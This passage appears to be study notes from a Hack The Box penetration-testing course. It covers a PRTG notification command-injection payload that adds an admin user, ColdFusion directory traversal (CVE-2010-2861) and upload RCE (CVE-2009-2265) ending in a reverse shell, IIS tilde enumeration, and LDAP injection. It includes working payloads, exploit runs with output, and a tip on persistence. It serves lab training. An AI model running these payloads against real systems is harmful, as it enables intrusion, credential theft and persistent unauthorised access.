Give the notification a name and scroll down and tick the box next to “EXECUTE PROGRAM”. Under “Program File”, select “Demo exe notification - outfile.ps1” from the drop-down. Finally, in the parameter field, enter a command. For your purposes, you will add a new local admin user by entering test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /add. During an actual assessment, you may want to do something that does not change the system, such as getting a reverse shell to your favorite C2. Finally, click on the “Save” button.
After clicking “Save”, you will be redirected to the “Notifications” page and see your new notification named “pwn” in the list.
Now, you could have scheduled the notification to run at a later time when setting it up. This could prove handy as a persistence mechanism during a long-term engagement and is worth taking note of. Schedules can be modified in the account settings menu if you want to set it up to run at a specific time every day to get your connection back or something of that nature. At this point, all that is left is to click the “Test” button to run your notification and execute the command to add a local admin user. After clicking “Test” you will get a pop-up that says “EXE notification is queued up”. If you receive any sort of error message here, you can go back and double-check the notification settings.
Since this is a blind command execution, you won’t get any feedback, so you’d have to either check your listener for a connection back or, in your case, check to see if you can authenticate to the host as a local admin. You can use CME to confirm local admin access. You could also try to RDP to the box, access over WinRM, or use a tool such as evil-WinRM or something from the impacket toolkit.
d41y@htb[/htb]$ sudo crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!
SMB 10.129.201.50 445 APP03 [*] Windows 10.0 Build 17763 (name:APP03) (domain:APP03) (signing:False) (SMBv1:False)
SMB 10.129.201.50 445 APP03 [+] APP03\prtgadm1:Pwn3d_by_PRTG! (Pwn3d!)
And you confirm local admin access on the target!
Attacking Miscellaneous Applications
ColdFusion
… is a programming language and a web app development platform based on Java.
It is used to build dynamic and interactive web apps that can be connected to various APIs and databases such as MySQL, Oracle, and Microsoft SQL Server. ColdFusion was first released in 1995 and has since evolved into a powerful and versatile platform for web dev.
ColdFusion Markup Language (CFML) is the proprietary programming language used in ColdFusion to develop dynamic web applications. It has a syntax similar to HTML, making it easy to learn for web devs. CFML includes tags and functions for database integration, web services, email management, and other common web development tasks. Its tag-based approach simplifies development by reducing the amount of code needed to accomplish complex tasks. For instace, the cfquery tag can execute SQL statements to retrieve data from a database:
<cfquery name="myQuery" datasource="myDataSource">
SELECT *
FROM myTable
</cfquery>
Devs can the use the cfloop tag to iterate through the records retrieved from the database.
<cfloop query="myQuery">
<p>#myQuery.firstName# #myQuery.lastName#</p>
</cfloop>
Thanks to its built-in functions and features, CFML enables devs to create complex business logic using minimal code. Moreover, ColdFusion supports other programming languages, such as JavaScript and Java, allowing developers to user their preferred programming language within the ColdFusion environment.
ColdFusion also offers support for email, PDF manipulation, graphing, and other commonly used features. The applications developed using ColdFusion can run on any server that supports its runtime. It is available for download from Adobe’s website and can be installed on Windows, Mac, or Linux OS. ColdFusion applications can also be deployed on cloud platforms like Amazon Web Services or Microsoft Azure. Some of the primary purposes and benefits of ColdFusion include:
| Benefits | Description |
|---|---|
| Developing data-driven web applications | ColdFusion allows developers to build rich, responsive web apps easily. It offers session management, form handling, debugging, and more features. ColdFusion allows you to leverage your existing knowledge of the language and combines it with advanced features to help you build robust web apps quickly. |
| Integrating with databases | ColdFusion easily integrates with databases such as Oracle, SQL Server, and MySQL. ColdFusion provides advanced database connectivity and is designed to make it easy to retrieve, manipulate, and view data from a database and the web. |
| Simplifying web content management | One of the primary goals of ColdFusion is to streamline web content management. The platform offers dynamic HTML generation and simplifies form creation, URL retrieving, file uploading, and handling of large forms. Furthermore, ColdFusion also supports AJAX by automatically handling the serialisation and deserialisation of AJAX-enabled components. |
| Performance | ColdFusion is designed to be highly performant and is optimised for low latency and high throughput. It can handle a large number of simultaneous requests while maintaining a high level of perfomance. |
| Collaboration | ColdFusion offers features that allow developers to work together on projects in real-time. This includes code sharing, debugging, version control, and more. This allows for faster and more efficient development reduce time-to-market and quicker delivery of projects. |
Like any web-facing technology, ColdFusion has historically been vulnerable to various types of attacks, such as SQL injection, XSS, directory traversal, authentication bypass, and arbitrary file uploads. To improve the security of ColdFusion, developers must implement secure coding practices, input validation checks, and properly configure web servers and firewalls. Here are a few known vulns of ColdFusion:
- CVE-2021-21087: Arbitrary disallow of uploading JSP source code
- CVE-2020-24453: AD integration misconfiguration
- CVE-2020-24450: Command injection vuln
- CVE-2020-24449: Arbitrary file reading vuln
- CVE-2019-15909: XSS vuln
ColdFusion exposes a fair few ports by default:
| Port Number | Protocol | Description |
|---|---|---|
| 80 | HTTP | Used for non-secure HTTP communication between the web server and web browser. |
| 443 | HTTPS | Used for secure HTTP communication between web server and web browser. Encrypts the communication between the web server and web browser. |
| 1935 | RPC | Used for client-server communication. RPC allows a program to request information from another program on a different network device. |
| 25 | SMTP | SMTP is used for sending email messages. |
| 8500 | SSL | Used for server communication via SSL. |
| 5500 | Server Monitor | Used for remote administration of the ColdFusion server. |
Default ports can be changed during installation or configuration.
Enumeration
During a pentesting enumeration, several ways to exist to identify whether a web app uses ColdFusion. Here are some methods that can be used:
| Method | Description |
|---|---|
| Port Scanning | ColdFusion typically uses port 80 for HTTP and port 443 for HTTPS by default. So, scanning for these ports may indicate the presence of a ColdFusion server. Nmap might be able to identify ColdFusion during a services scan specifically. |
| File Extensions | ColdFusion typically uses .cfm or .cfc file extensions. If you find pages with these file extensions, it could be an indicator that the application is using ColdFusion. |
| HTTP Headers | Check the HTTP response headers of the web application. ColdFusion typically sets specific headers, such as “Server: ColdFusion” or “X-Powered-By: ColdFusion”, that can help identify the technology being used. |
| Error Message | If the app uses ColdFusion and there are errors, the error messages may contain references to ColdFusion-specific tags or functions. |
| Default Files | ColdFusion creates several default files during installation, such as “admin.cfm” or “CFIDE/administrator/index.cfm”. Finding these files on the web server may indicate that the web app runs on ColdFusion. |
d41y@htb[/htb]$ nmap -p- -sC -Pn 10.129.247.30 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-13 11:45 GMT
Nmap scan report for 10.129.247.30
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
135/tcp open msrpc
8500/tcp open fmtp
49154/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 350.38 seconds
The port scan results shown three open ports. Two Windows RPC services, and one running on 8500. As you know, 8500 is a default port that ColdFusion uses for SSL. Navigating to the IP:8500 lists 2 dirs, CFIDE and cfdocs, in the root, further indicating that ColdFusion is running on port 8500.
Navigating around the structures a bit shows lots of interesting info, from files with a clear .cfm extension to error messages and login pages.


The /CFIDE/administrator path, however, loads the ColdFusion 8 Administrator login page. Now you know for certain that ColdFusion 8 is running on the server.
Attacking ColdFusion
d41y@htb[/htb]$ searchsploit adobe coldfusion
------------------------------------------------------------------------------------------ ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------------------------ ---------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit) | multiple/remote/16985.rb
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remode Code Execution (RCE) | windows/remote/50781.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Executi | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload | multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting | cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities | cfm/webapps/36172.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE) | cfm/webapps/50057.py
Adobe ColdFusion 9 - Administrative Authentication Bypass | windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit) | multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection | multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit) | multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Script | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query Strin | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-S | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Si | cfm/webapps/33168.txt
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
As you know, the version of ColdFusion running is ColdFusion 8, and there are two results of interest. The Adobe ColdFusion - Directory Traversal and the Adobe ColdFusion 8 - Remote Command Execution results.
Directory Traversal
Directory/Path Traversal is an attack that allows an attacker to access files and directories outside of the intended directory in a web app. The attack exploits the lack of input validation in a web application and can be executed through various input fields such as URL parameters, from fields, cookies, and more. By manipulating input parameters, the attacker can traverse the directory structure of the web app and access sensitive files, including configuration files, user data, and other system files. The attack can be executed by manipulating the input parameters in ColdFusion tags such as CFFile and CFDIRECTORY, which are used for file and directory operations such as uploading, downloading, and listing files.
Take the following ColdFusion code snippet:
<cfdirectory directory="#ExpandPath('uploads/')#" name="fileList">
<cfloop query="fileList">
<a href="uploads/#fileList.name#">#fileList.name#</a><br>
</cfloop>
In this code snippet, the ColdFusion cfdirectory tag lists the contents of the uploads directory, and the cfloop tag is used to loop through the query results and display the filenames as clickable links in HTML.
However, the directory parameter is not validated correctly, which makes the application vulnerable to a Path Traversal attack. An attacker can exploit this vuln by manipulating the directory parameter to access files outside the uploads directory.
http://example.com/index.cfm?directory=../../../etc/&file=passwd
In this example, the ../ sequence is used to navigate the directory tree and access the /etc/passwd file outside the intended location.
CVE-2010-2861 is the Adobe ColdFusion - Directory Traversal exploit discovered by searchsploit. It is a vuln in ColdFusion that allows an attacker to conduct path traversal attacks.
- CFIDE/administrator/settings/mappings.cfm
- logging/settings.cfm
- datasources/index.cfm
- j2eepackaging/editarchive.cfm
- CFIDE/administrator/enter.cfm
These ColdFusion files are vulnerable to a directory traversal attack in Adobe ColdFusion 9.0.1 and earlier versions. Remote attackers can exploit this vuln to read arbitrary files by manipulating the locale parameter in these specific ColdFusion files.
With this vuln, attackers can access files outside the intended directory by including ../ sequences in the file parameter. For exmaple, consider the following URL:
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=en
In this example, the URL attempts to access the mappings.cfm file in the /CFIDE/administrator/settings/ directory of the web application with a specified en locale. However, a directory traversal can be executed by manipulating the URL’s locale parameter, allowing an attacker to read arbitrary files located outside of the intended directory, such as configuration files or system files.
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=../../../../../etc/passwd
In this example, the ../ sequences have been used to replace a valid locale to traverse the directory structure and access the passwd file located in the /etc/ directory.
Using searchsploit, copy the exploit to a working directory and then execute the file to see what arguments it requires.
d41y@htb[/htb]$ searchsploit -p 14641
Exploit: Adobe ColdFusion - Directory Traversal
URL: https://www.exploit-db.com/exploits/14641
Path: /usr/share/exploitdb/exploits/multiple/remote/14641.py
File Type: Python script, ASCII text executable
Copied EDB-ID #14641's path to the clipboard
d41y@htb[/htb]$ cp /usr/share/exploitdb/exploits/multiple/remote/14641.py .
d41y@htb[/htb]$ python2 14641.py
usage: 14641.py <host> <port> <file_path>
example: 14641.py localhost 80 ../../../../../../../lib/password.properties
if successful, the file will be printed
The password.properties file in ColdFusion is a configuration file that securely stores encrypted passwords for various services and resources the ColdFusion server uses. It contains a list of key-value pairs, where the key represents the resource name and the value is the encrypted password. These encrypted passwords are used for services like database connections, mail servers, LDAP servers, and other resources that require authentication. By storing encrypted passwords in this file, ColdFusion can automatically retrieve them and use them to authenticate with the respective services without requiring the manual entry of passwords each time. The file is usually in the [cf_root]/lib directory and can be managed through the ColdFusion Administrator.
By providing the correct parameters to the exploit script and specifying the path of the desired file, the script can trigger an exploit on the vulnerable endpoints mentioned above. The script will then output the result of the exploit attempt:
d41y@htb[/htb]$ python2 14641.py 10.129.204.230 8500 "../../../../../../../../ColdFusion8/lib/password.properties"
------------------------------
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
------------------------------
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
------------------------------
...
As you can see, the contents of the password.properties file have been retrieved, proving that this target is vulnerable to CVE-2010-2861.
Unauthenticated RCE
In the context of ColdFusion web applications, an unauthenticated RCE attack occurs when an attacker can execute arbitrary code on the server without requiring any authentication. This can happen when a web application allows the execution of arbitrary code through a feature or function that does not require authentication, such as a debugging console or a file upload functionality. Take the following code:
<cfset cmd = "#cgi.query_string#">
<cfexecute name="cmd.exe" arguments="/c #cmd#" timeout="5">
In the above code, the cmd variable is created by concatenating the cgi.query_string variable with a command to be executed. This command is then executed using the cfexecute function, which runs the Windows cmd.exe program with the specified arguments. This code is vulnerable to an unauthenticated RCE attack because it does not properly validate the cmd variable before executing it, nor does it require the user to be authenticated. An attacker could simply pass a malicious command as the cgi.query_string variable, and it would be executed by the server.
# Decoded: http://www.example.com/index.cfm?; echo "This server has been compromised!" > C:\compromise.txt
http://www.example.com/index.cfm?%3B%20echo%20%22This%20server%20has%20been%20compromised%21%22%20%3E%20C%3A%5Ccompromise.txt
This URL includes a semicolon at the beginning of the query string, which can allow for the execution of multiple commands on the server. This could potentially append legitimate functionality with an unintended command. The included echo command prints a message to the console, and is followed by a redirection command to write a file to the C: directory with a message indicating that the server has been compromised.
An example of a ColdFusion unauthenticated RCE attack is the CVE-2009-2265 vuln that affected Adobe ColdFusion versions 8.0.1 and earlier. This exploit allowed unauthenticated users to upload files and gain remote code execution on the target host. The vuln exists in the FCKeditor package, and is accessible on the following path:
http://www.example.com/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=
CVE-2009-2265 is the vuln identified by your earlier searchsploit search as Adobe ColdFusion 8 - RCE. Pull it into a working directory.
d41y@htb[/htb]$ searchsploit -p 50057
Exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE)
URL: https://www.exploit-db.com/exploits/50057
Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py
File Type: Python script, ASCII text executable
Copied EDB-ID #50057's path to the clipboard
d41y@htb[/htb]$ cp /usr/share/exploitdb/exploits/cfm/webapps/50057.py .
A quick cat review of the code indicates that the script needs some information. Set the correct information and launch the exploit.
if __name__ == '__main__':
# Define some information
lhost = '10.10.14.55' # HTB VPN IP
lport = 4444 # A port not in use on localhost
rhost = "10.129.247.30" # Target IP
rport = 8500 # Target Port
filename = uuid.uuid4().hex
The exploit will take a bit of time to launch, but it eventually will return a functional remote shell.
d41y@htb[/htb]$ python3 50057.py
Generating a payload...
Payload size: 1497 bytes
Saved as: 1269fd7bd2b341fab6751ec31bbfb610.jsp
Priting request...
Content-type: multipart/form-data; boundary=77c732cb2f394ea79c71d42d50274368
Content-length: 1698
--77c732cb2f394ea79c71d42d50274368
<SNIP>
--77c732cb2f394ea79c71d42d50274368--
Sending request and printing response...
<script type="text/javascript">
window.parent.OnUploadCompleted( 0, "/userfiles/file/1269fd7bd2b341fab6751ec31bbfb610.jsp/1269fd7bd2b341fab6751ec31bbfb610.txt", "1269fd7bd2b341fab6751ec31bbfb610.txt", "0" );
</script>
Printing some information for debugging...
lhost: 10.10.14.55
lport: 4444
rhost: 10.129.247.30
rport: 8500
payload: 1269fd7bd2b341fab6751ec31bbfb610.jsp
Deleting the payload...
Listening for connection...
Executing the payload...
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.247.30.
Ncat: Connection from 10.129.247.30:49866.
Reverse shell:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\ColdFusion8\runtime\bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8
Directory of C:\ColdFusion8\runtime\bin
22/03/2017 08:53 �� <DIR> .
22/03/2017 08:53 �� <DIR> ..
18/03/2008 11:11 �� 64.512 java2wsdl.exe
19/01/2008 09:59 �� 2.629.632 jikes.exe
18/03/2008 11:11 �� 64.512 jrun.exe
18/03/2008 11:11 �� 71.680 jrunsvc.exe
18/03/2008 11:11 �� 5.120 jrunsvcmsg.dll
18/03/2008 11:11 �� 64.512 jspc.exe
22/03/2017 08:53 �� 1.804 jvm.config
18/03/2008 11:11 �� 64.512 migrate.exe
18/03/2008 11:11 �� 34.816 portscan.dll
18/03/2008 11:11 �� 64.512 sniffer.exe
18/03/2008 11:11 �� 78.848 WindowsLogin.dll
18/03/2008 11:11 �� 64.512 wsconfig.exe
22/03/2017 08:53 �� 1.013 wsconfig_jvm.config
18/03/2008 11:11 �� 64.512 wsdl2java.exe
18/03/2008 11:11 �� 64.512 xmlscript.exe
15 File(s) 3.339.009 bytes
2 Dir(s) 1.432.776.704 bytes free
IIS Tilde Enumeration
IIS tilde directory enumeration is a technique utilised to uncover hidden files, directories, and short file names on some versions of Microsoft Internet Information Services web servers. This method takes advantage of a specific vuln in IIS, resulting from how it manages short file names within its directories.
When a file or folder is created on an IIS server, Windows generates a short file name in the 8.3 format, consisting of eight chars for the file name, a period, and three chars for the extension. Intriguingly, these short file names can grant access to their corresponding files and folders, even if they were meant to be hidden or inaccessible.
The tilde char, followed by a sequence number, signifies a short file name in a URL. Hence, if someone determines a file or folder’s short file name, they can exploit the tilde char and the short file name in the URL to access sensitive data or hidden resources.
IIS tilde directory enumeration primarily involves sending HTTP requests to the server with distinct char combinations in the URL to identify valid short file names. Once a valid short file name is detected, this information can be utilised to access the relevant resource or further enumerate the directory structure.
The enumeration process starts by sending requests with various chars following the tilde:
http://example.com/~a
http://example.com/~b
http://example.com/~c
...
Assume the server contains a hidden directory named SecretDocuments. When a request is sent to http://example.com/~s, the server replies with a 200 OK status code, revealing a directory with a short name beginning with “s”. The enumeration process continues by appending more chars:
http://example.com/~se
http://example.com/~sf
http://example.com/~sg
...
For the request http://example.com/~se, the server returns a 200 OK status code, further refining the short name to be “se”. Further requests are sent such as:
http://example.com/~sec
http://example.com/~sed
http://example.com/~see
...
The server delivers a 200 OK status code for the request http://example.com/~sec, further narrowing the short name to “sec”.
Continuing this procedure, the short name secret~1 is eventually discovered when the server returns a 200 OK status code for the request http://example.com/~secret.
Once the short name is identified, enumeration of specific file names within that path can be performed, potentially exposing sensitive documents.
For instance, if the short name secret~1 is determined for the concealed directory SecretDocuments, files in that dir can be accessed by submitting requests such as:
http://example.com/secret~1/somefile.txt
http://example.com/secret~1/anotherfile.docx
The same IIS tilde directory enumeration technique can also detect 8.3 short file names for files within the directory. After obtaining the short names, those files can be directly accessed using the short names in the requests.
http://example.com/secret~1/somefi~1.txt
In 8.3 short file names, such as somefi~1.txt, the number “1” is a unique identifier that distinguishes files with similar names within the same directory. The numbers following the tilde assist the file system in differentiating between files that share similarities in their names, ensuring each file has a distinct 8.3 short file name.
For example, if two files named somefile.txt and somefile1.txt exist in the same directory, their 8.3 short file names would be:
- somefi~1.txt for somefile.txt
- somefi~2.txt for somefile1.txt
Enumeration
The initial phase involves mapping the target and determining which services are operating on their respective ports.
d41y@htb[/htb]$ nmap -p- -sV -sC --open 10.129.224.91
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-14 19:44 GMT
Nmap scan report for 10.129.224.91
Host is up (0.011s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.38 seconds
IIS 7.5 is running on port 80. Executing a tilde enumeration attack on this version could be a viable option.
Tilde Enumeration using IIS ShortName Scanner
Manually sending HTTP requests for each letter of the alphabet can be a tedious process. Fortunately, there is a tool called IIS-ShortName-Scanner that can automate this task. To use it, you will need to install Oracle Java.
When you run the below command, it will prompt you for a proxy, just hit enter for “No”.
d41y@htb[/htb]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.204.231/
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Do you want to use proxy [Y=Yes, Anything Else=No]?
# IIS Short Name (8.3) Scanner version 2023.0 - scan initiated 2023/03/23 15:06:57
Target: http://10.129.204.231/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/
|_ Extra information:
|_ Number of sent requests: 553
|_ Identified directories: 2
|_ ASPNET~1
|_ UPLOAD~1
|_ Identified files: 3
|_ CSASPX~1.CS
|_ Actual extension = .CS
|_ CSASPX~1.CS??
|_ TRANSF~1.ASP
Upon executing the tool, it discovers 2 dirs and 3 files. However, the target does not permit GET access to http://10.129.204.231/TRANSF~1.ASP, necessitating the brute-forcing of the remaining filename.
Generate Wordlist
d41y@htb[/htb]$ egrep -r ^transf /usr/share/wordlists/* | sed 's/^[^:]*://' > /tmp/list.txt
This command combines egrep and sed to filter and modify the contents of input files, then save the results to a new file.
| Command Part | Description |
|---|---|
egrep -r ^transf | The egrep command is used to search for lines containing a specific pattern in the input files. The -r flag indicates a recursive search through dirs. The ^transf pattern matches any line that starts with “transf”. The output of this command will be lines that begin with “transf” along with their source file names. |
sed 's/ ^[^:]*://' | The sed command is used to perform a find-and-replace operation on its input. The 's/ ^[^:]*://' expression tells sed to find any sequence of chars at the beginning of a line up to the first colon, and replace them with nothing. The result will be the lines starting with “transf” but without the file names and colons. |
Gobuster Enumeration
Once you have created the custom wordlist, you can use gobuster to enumerate all items in the target.
d41y@htb[/htb]$ gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.129.204.231/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /tmp/list.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: asp,aspx
[+] Timeout: 10s
===============================================================
2023/03/23 15:14:05 Starting gobuster in directory enumeration mode
===============================================================
/transf**.aspx (Status: 200) [Size: 941]
Progress: 306 / 309 (99.03%)
===============================================================
2023/03/23 15:14:11 Finished
===============================================================
From the redacted output, you can see that Gobuster has successfully identified an .aspx file as the full filename corresponding to the previously discovered short name TRANS~1.ASP.
LDAP
LDAP (Lightweight Directory Access Protocol) is a protocol used to access and manage directory information. A directory is a hierarchical data store that contains information about network resources such as users, groups, computers, printers, and other devices. LDAP provides some excellent funtionality:
| Functionality | Description |
|---|---|
| Efficient | Efficient and fast queries and connections to directory services, thanks to its lean query language and non-normalised data storage. |
| Global naming model | Supports multiple independent directories with a global naming model that ensures unique entries. |
| Extensible and flexible | This helps to meet future and local requirements by allowing custom attributes and schemas. |
| Compatibility | It is compatible with many software products and platforms as it runs over TCP/IP and SSL directly, and it is platform-independent, suitable for use in heterogeneous environments with various OS. |
| Authentication | It provides authentication mechanisms that enable users to sign on once and access multiple resources on the server securely. |
However, it suffers some significant issues:
| Functionality | Description |
|---|---|
| Compliance | Directory servers must be LDAP compliant for service to be deployed, which may limit the choice of vendors and products. |
| Complexity | Difficult to use and understand for many developers and administrators, who may not know how to configure LDAP clients correctly or use it securely. |
| Encryption | LDAP does not encrypt its traffic by default, which exposes sensitive data to potential eavesdropping and tampering. LDAPS or StartTLS must be used to enable encryption. |
| Injection | Vulnerable to LDAP injection attacks, where malicious users can manipulate LDAP queries and gain unauthorised access to data or resources. To prevent such attacks, input validation and output encoding must be implemented. |
LDAP is commonly used for providing a central location for accessing and managing directory services. Directory services are collections of information about the organisation, its users, and assets-like usernames and passwords. LDAP enables organisations to store, manage, and secure this information in a standardised way. Some use cases are:
| Use Case | Description |
|---|---|
| Authentication | LDAP can be used for central authentication, allowing users to have single login credentials across multiple applications and systems. This is one of the most common use cases for LDAP. |
| Authorisation | LDAP can manage permissions and access control for network resources such as folders or files on a network share. However, this may require additional configuration or integration with protocols like Kerberos. |
| Directory Services | LDAP provides a way to search, retrieve, and modify data stored in a directory, making it helpful for managing large numbers of users and devices in a corporate network. LDAP is based on the X.500 standard for directory services. |
| Synchronisation | LDAP can be used to keep data consistent across multiple systems by replicating changes made in one directory to another. |
There are two popular implementations of LDAP: OpenLDAP, an open-source software widely used and supported, and Microsoft AD, a Windows-based implementation that seamlessly integrates with other Microsoft products and services.
Although LDAP and AD are related, they serve different purposes. LDAP is a protocol that specifies the method of accessing and modifying directory services, whereas AD is a directory service that stores and manages users and computer data. While LDAP can communicate with AD and other directory services, it is not a directory service itself. AD offers extra funtionalities such as policy administration, single sign-on, and integration with various Microsoft products.
LDAP works by using a client-server architecture. A client sends an LDAP request to a server, which searches the directory service and returns a response to the client. LDAP is a protocol that is simpler and more efficient than X.500, on which it is based. It uses a client-server model, where clients send requests to servers using LDAP messages encoded in ASN.1 and transmitted over TCP/IP. The servers process the requests and send back responses using the same format. LDAP supports various requests, such as bind, unbind, search, compare, add, delete, modify, etc.
LDAP requests are messages that clients send to servers to perform operations on data stored in a directory service. An LDAP request is comprised of several components:
- Session connection: The client connects to the server via an LDAP port (usually 389 or 636)
- Request type: The client specifies the operation it wants to perform, such as bind, search, etc.
- Request parameters: The client provides additional information for the request, such as the distinguished name of the entry to be accessed or modified, the scope and filter of the search query, the attributes and values to be added or changed, etc.
- Request ID: The client assigns a unique identifier for each request to match it with the corresponding response from the server.
Once the server receives the request, it processes it and sends back a response message that includes several components:
- Response type: The server indicates the operation that was performed in response to the request.
- Result code: The server indicates whether or not the operation was successful and why.
- Matched DN: If applicable, the server returns the DN of the closest existing entry that matches the request.
- Referral: The server returns a URL of another server that may have more information about the request, if applicable.
- Response data: The server returns any additional data related to the response, such as the attributes and values of an entry that was searched or modified.
After receiving and processing the response, the client disconnects from the LDAP port.
ldapsearch
… is a command-line utility used to search for information stored in a directory using the LDAP protocol. It is commonly used to query and retrieve data from an LDAP directory service.
d41y@htb[/htb]$ ldapsearch -H ldap://ldap.example.com:389 -D "cn=admin,dc=example,dc=com" -w secret123 -b "ou=people,dc=example,dc=com" "(mail=john.doe@example.com)"
This command can be broken down as follows:
- Connect to the server
ldap.exmaple.comon port 389. - Bind as
cn=admin,dc=example,dc=comwith password “secret123”. - Search under the base DN
ou=people,dc=example,dc=com. - Use the filter
(mail=john.doe@example.com)to find entries that have this email address.
The server would process the request and send back a response, which might look something like this:
dn: uid=jdoe,ou=people,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: organizationalPerson
objectClass: person
objectClass: top
cn: John Doe
sn: Doe
uid: jdoe
mail: john.doe@example.com
result: 0 Success
This response includes the entry’s distinguished name that matches the search criteria and its attributes and values.
LDAP Injection
… is an attack that exploits web applications that use LDAP for authentication or storing user information. The attacker can inject malicious code or chars into LDAP queries to alter the application’s behaviour, bypass security measures, and access sensitive data stored in the LDAP directory.
To test LDAP injection, you can use input values that contain special chars or operators that can change the query’s meaning:
| Input | Description |
|---|---|
* | An asterisk can match any number of chars. |
( ) | Parantheses can group expressions. |
| | A vertical bar can perform logical OR. |
& | An ampersand can perform logical AND. |
(cn=*) | Input values that try to bypass authentication or authorisation checks by injecting conditions that always evaluate to true can be used. For example, (cn=*) or (objectClass=*) can be used as input values for a username or password fields. |
LDAP injection attacks are similar to SQLi attacks but target the LDAP directory service instead of a database.
For example, suppose an application uses the following LDAP query to authenticate users:
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
In this query, $username and $password contain the user’s login credentials. An attacker could inject the * character into the $username or $password field to modify the LDAP query and bypass authentication.
If an attacker injects the * into the $username field, the LDAP query will match any user account with any password. This would allow the attacker to gain access to the application with any password, as shown below:
$username = "*";
$password = "dummy";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
